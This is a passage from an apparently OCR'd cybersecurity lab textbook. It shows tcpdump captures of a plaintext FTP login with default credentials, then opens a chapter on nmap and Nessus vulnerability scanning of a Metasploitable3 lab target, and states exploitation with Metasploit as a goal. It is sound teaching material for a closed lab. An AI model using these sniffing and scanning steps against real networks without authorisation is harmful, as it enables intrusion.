q 1:15, ack 74, win 251, options [nop,nop,TS val 1675915000 ecr 1748995],
 length 14: FTP: user vagrant
17:20:51.585529 IP 200.200.200.7.21 > 100.100.100.5.53594: Flags [.], ack
 15, win 227, options [nop,nop,TS val 1751310 ecr 1675915000], length 0
17:20:51.586442 IP 200.200.200.7.21 > 100.100.100.5.53594: Flags [P.], se
q 74:109, ack 15, win 227, options [nop,nop,TS val 1751310 ecr 1675915000
], length 35: FTP: 331 Password required for vagrant
17:20:51.586450 IP 100.100.100.5.53594 > 200.200.200.7.21: Flags [.], ack
 109, win 251, options [nop,nop,TS val 1675915003 ecr 1751310], length 0
17:20:55.903589 IP 100.100.100.5.53594 > 200.200.200.7.21: Flags [P.], se
q 15:29, ack 109, win 251, options [nop,nop,TS val 1675919320 ecr 1751310
], length 14: FTP: pass vagrant
17:20:55.910391 IP 200.200.200.7.21 > 100.100.100.5.53594: Flags [P.], se
q 109:137, ack 29, win 227, options [nop,nop,TS val 1752391 ecr 167591932
0], length 28: FTP: 230 User vagrant logged in
17:20:55.910402 IP 100.100.100.5.53594 > 200.200.200.7.21: Flags [.], ack
 137, win 251, options [nop,nop,TS val 1675919327 ecr 1752391], length 0
17:21:30.639825 IP6 fe80::e5f:beff:fe25:1.5678 > ff02::1.5678: UDP, lengt
h 151
17:21:30.640683 IP 100.100.100.1.5678 > 255.255.255.255.5678: UDP, length
 151
17:21:30.641146 CDPv1, ttl: 120s, Device-ID 'MikroTik'
```

```
┌──(student㉿kali)-[~]
└─$ telnet 200.200.200.7 21
Trying 200.200.200.7...
Connected to 200.200.200.7.
Escape character is '^]'.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.200.200.7]
user vagrant
331 Password required for vagrant
pass vagrant
230 User vagrant logged in
```


Figure 9 – Results of tcpdump

6. Similar to Wireshark, we can use filters with tcpdump. To filter to only port 80 during a capture use the following command and then generate traffic again by using Firefox to visit the same URL as in Phase I

```
> tcpdump -n -i eth0 port 80
```

7. Use *Ctrl+C* to end the capture

8. You can see the information is rather difficult to read at first, but after a minute you can see that it is very similar to the information we obtained from Wireshark



```
└─$ sudo tcpdump -n -i eth0 port 80
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:32:46.153276 IP 100.100.100.5.51240 > 200.200.200.7.80: Flags [S], seq 421799536, win 32120, options [mss 1460,sackOK,TS val 1676629570
ecr 0,nop,wscale 7], length 0
17:32:46.155536 IP 200.200.200.7.80 > 100.100.100.5.51240: Flags [S.], seq 1008095326, ack 421799537, win 28960, options [mss 1460,sackOK,T
S val 1929953 ecr 1676629570,nop,wscale 7], length 0
17:32:46.155553 IP 100.100.100.5.51240 > 200.200.200.7.80: Flags [.], ack 1, win 251, options [nop,nop,TS val 1676629572 ecr 1929953], leng
th 0
17:32:46.281073 IP 100.100.100.5.51240 > 200.200.200.7.80: Flags [P.], seq 1:338, ack 1, win 251, options [nop,nop,TS val 1676629698 ecr 19
29953], length 337: HTTP: GET / HTTP/1.1
17:32:46.283488 IP 200.200.200.7.80 > 100.100.100.5.51240: Flags [.], ack 338, win 235, options [nop,nop,TS val 1929985 ecr 1676629698], le
ngth 0
17:32:46.283927 IP 200.200.200.7.80 > 100.100.100.5.51240: Flags [P.], seq 1:749, ack 338, win 235, options [nop,nop,TS val 1929985 ecr 167
6629698], length 748: HTTP: HTTP/1.1 200 OK
17:32:46.283934 IP 100.100.100.5.51240 > 200.200.200.7.80: Flags [.], ack 749, win 249, options [nop,nop,TS val 1676629701 ecr 1929985], le
ngth 0
17:32:48.704322 IP 100.100.100.5.51240 > 200.200.200.7.80: Flags [P.], seq 338:722, ack 749, win 249, options [nop,nop,TS val 1676632121 ec
r 1929985], length 384: HTTP: GET /payroll_app.php HTTP/1.1
17:32:48.707685 IP 200.200.200.7.80 > 100.100.100.5.51240: Flags [P.], seq 749:1245, ack 722, win 243, options [nop,nop,TS val 1930591 ecr
1676632121], length 496: HTTP: HTTP/1.1 200 OK
17:32:48.707698 IP 100.100.100.5.51240 > 200.200.200.7.80: Flags [.], ack 1245, win 249, options [nop,nop,TS val 1676632124 ecr 1930591], l
ength 0
^C
10 packets captured
10 packets received by filter
0 packets dropped by kernel
```

Figure 10 – Results of TCP dump filtered for HTTP traffic

9. One of the most important things to know is how to write a packet capture file with tcpdump. Use the following command to write a capture to a file. Use either the telnet connection or the browser to generate traffic

```
> tcpdump -n -i eth0 -w ~/Documents/CaptureFile.txt
```

10. To view the saved file type cat ~/Documents/CaptureFile.txt. You can see the information is a little better since it is formatted for easy reading

End of Lab

Deliverables

2 screenshots are needed to earn credit for this exercise:

- Wireshark filtered on Metasploitable target machine showing only TCP and FTP
- TCPdump capture of Metasploitable target machine showing HTTP traffic

Homeworks

There is no homework for this chapter. It is a primer to expand student knowledge for use in other assignments.

No Figures in this Chapter

CHAPTER 45

Scanning and Enumeration - Vulnerability Scanning

MATHEW J. HEATH VAN HORN, PHD

This lab helps students become familiar with the Nessus vulnerability scanner and how it can be used to find vulnerabilities to exploit on a network. Nessus by Tenable has been used in the industry for over 25 years. It is updated weekly with new exploits by the Common Vulnerabilities and Exposures (CVE) database.

LEARNING OBJECTIVES

- Perform a vulnerability scan of a vulnerable target using Nessus
- Read and investigate ways to take advantage of detected vulnerabilities
- Exploit a critical vulnerability using Metasploit

PREREQUISITES

- Chapter 42 – Build the Baseline Environment
- Chapter 44 – Sniffing Basics

DELIVERABLES

- 4 Screenshots are required
  - Nmap scan of the target network that identifies the target machine
  - Results of a completed Nessus advanced scan of the target machine
  - A Nessus report of the critical vulnerability
  - Metasploitable report of the module that can be used against the vulnerability

RESOURCES

- Tenable – Nessus Documentation – https://docs.tenable.com/Nessus.htm


CONTRIBUTORS AND TESTERS

- An idea proposed by Raechel Ferguson
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Install Nessus

Nessus has continuous updates. If you skipped the Nessus installation from Chapter 12, you will need to do this now. If you haven't updated Nessus recently, you must complete the following steps. These steps are based on your prior knowledge from completing Section 1 of this book.

1. Open the virtual box manager and select the Kali VM
2. Click on settings, click on network, and make sure it is attached to NAT



Ch 42 Kali - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: NAT

Name:

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027285708

☑ Cable Connected

Figure 1 – Changing the network settings of the Kali VM

3. Press *OK* and start the Kali VM

4. From the command line, start Nessus with the following command


```
> systemctl start nessusd.service
```

5. Open the Nessus user interface by opening Firefox and going to this URL. It may say it is insecure but click *advanced* and *accept the risk to continue*

```
https://kali:8834/
```

6. Click on *About* –> *Software Update* –> *Manual Software Update*

7. Click on *Update all components* then *continue*



Manual Software Update

● Update all components
○ Update plugins
○ Upload your own plugin archive

Automatic Updates

● Update all component
○ Update plugins
○ Disabled

Update Frequency: Daily


Update Server: Example: custom-host.mydomain.com

Figure 2 – Updating Nessus

8. Let the software update. This could take a while depending on the last time your Kali VM had access to the Internet

9. Once the update has been completed, power off the Kali VM

10. Return back to the Oracle VM manager and on the Kali VM switch the network card back to the generic adapter



Network

☑ Enable Network Adapter

Attached to: Generic Driver

Name: UDPTunnel

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027285708

Generic Properties:

```
dest=127.0.0.1
dport=10008
sport=10007
```

☑ Cable Connected

Figure 3 – Switching NIC back to generic driver

Phase II – Running a Nessus Scan Against Metasploitable

Nessus is a popular vulnerability scanner that can detect vulnerabilities running on devices. This is useful for defensive purposes to detect areas of weakness but can be used by attackers to find holes in the network.

1. Open GNS3 workspace and wait for the green lights

2. Start the following machines:

   - 3. DHCP Server

- 4. Router
- 5. Kali VM
- 6. Metasploitable3-Linux

7. Once all machines are running, find the IP address of the Metasploitable3-Linux box by running a Nmap scan on the 200.200.200.0/24 network from the Kali VM. In this example, the target has an IP address of *200.200.200.7*

```
> sudo nmap -O 200.200.200.0/24
```

8. Once you have the IP, start Nessus with the following command


```
> systemctl start nessusd.service
```

9. Open the interface by opening Firefox and going to this URL. It will say it is insecure but click *advanced* and *accept the risk to continue*

```
https://kali:8834/
```

10. Login to Nessus

11. Click on New Scan



This folder is empty. Create a new scan.

Figure 4 – New Scan

12. Click on *Advanced Scan*




Ch 42 Kali (Pre-Use) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Nessus Essentials / Scan
https://kali:8834/#/scans/reports/new
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
tenable Nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
DISCOVERY
Host Discovery
A simple scan to discover live hosts and open ports.
VULNERABILITIES
Basic Network Scan
A full system scan suitable for any host.
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Malware Scan
Scan for malware on Windows and Unix systems.
Mobile Device Scan
UPGRADE
Web Application Tests
Credentialed Patch Audit
Intel AMT Security Bypass

Figure 5 – Create a new advanced scan

13. Complete the scan details

- 14. NAME – Meta3-Linux
- 15. DESCRIPTION – Scan of metasploitable3 linux VM
- 16. FOLDER – My Scans
- 17. TARGETS – 200.200.200.7



Name: Mets3-Linux

Description: Scan of Metasploitable3 Linux VM

Folder: My Scans


Targets: 200.200.200.7

Upload Targets: Add File

Figure 6 – Configuring the scan details

18. Click on ***Save***

19. Hit the ***play*** button on the right-hand side of the scan to start it. This will take a bit of time

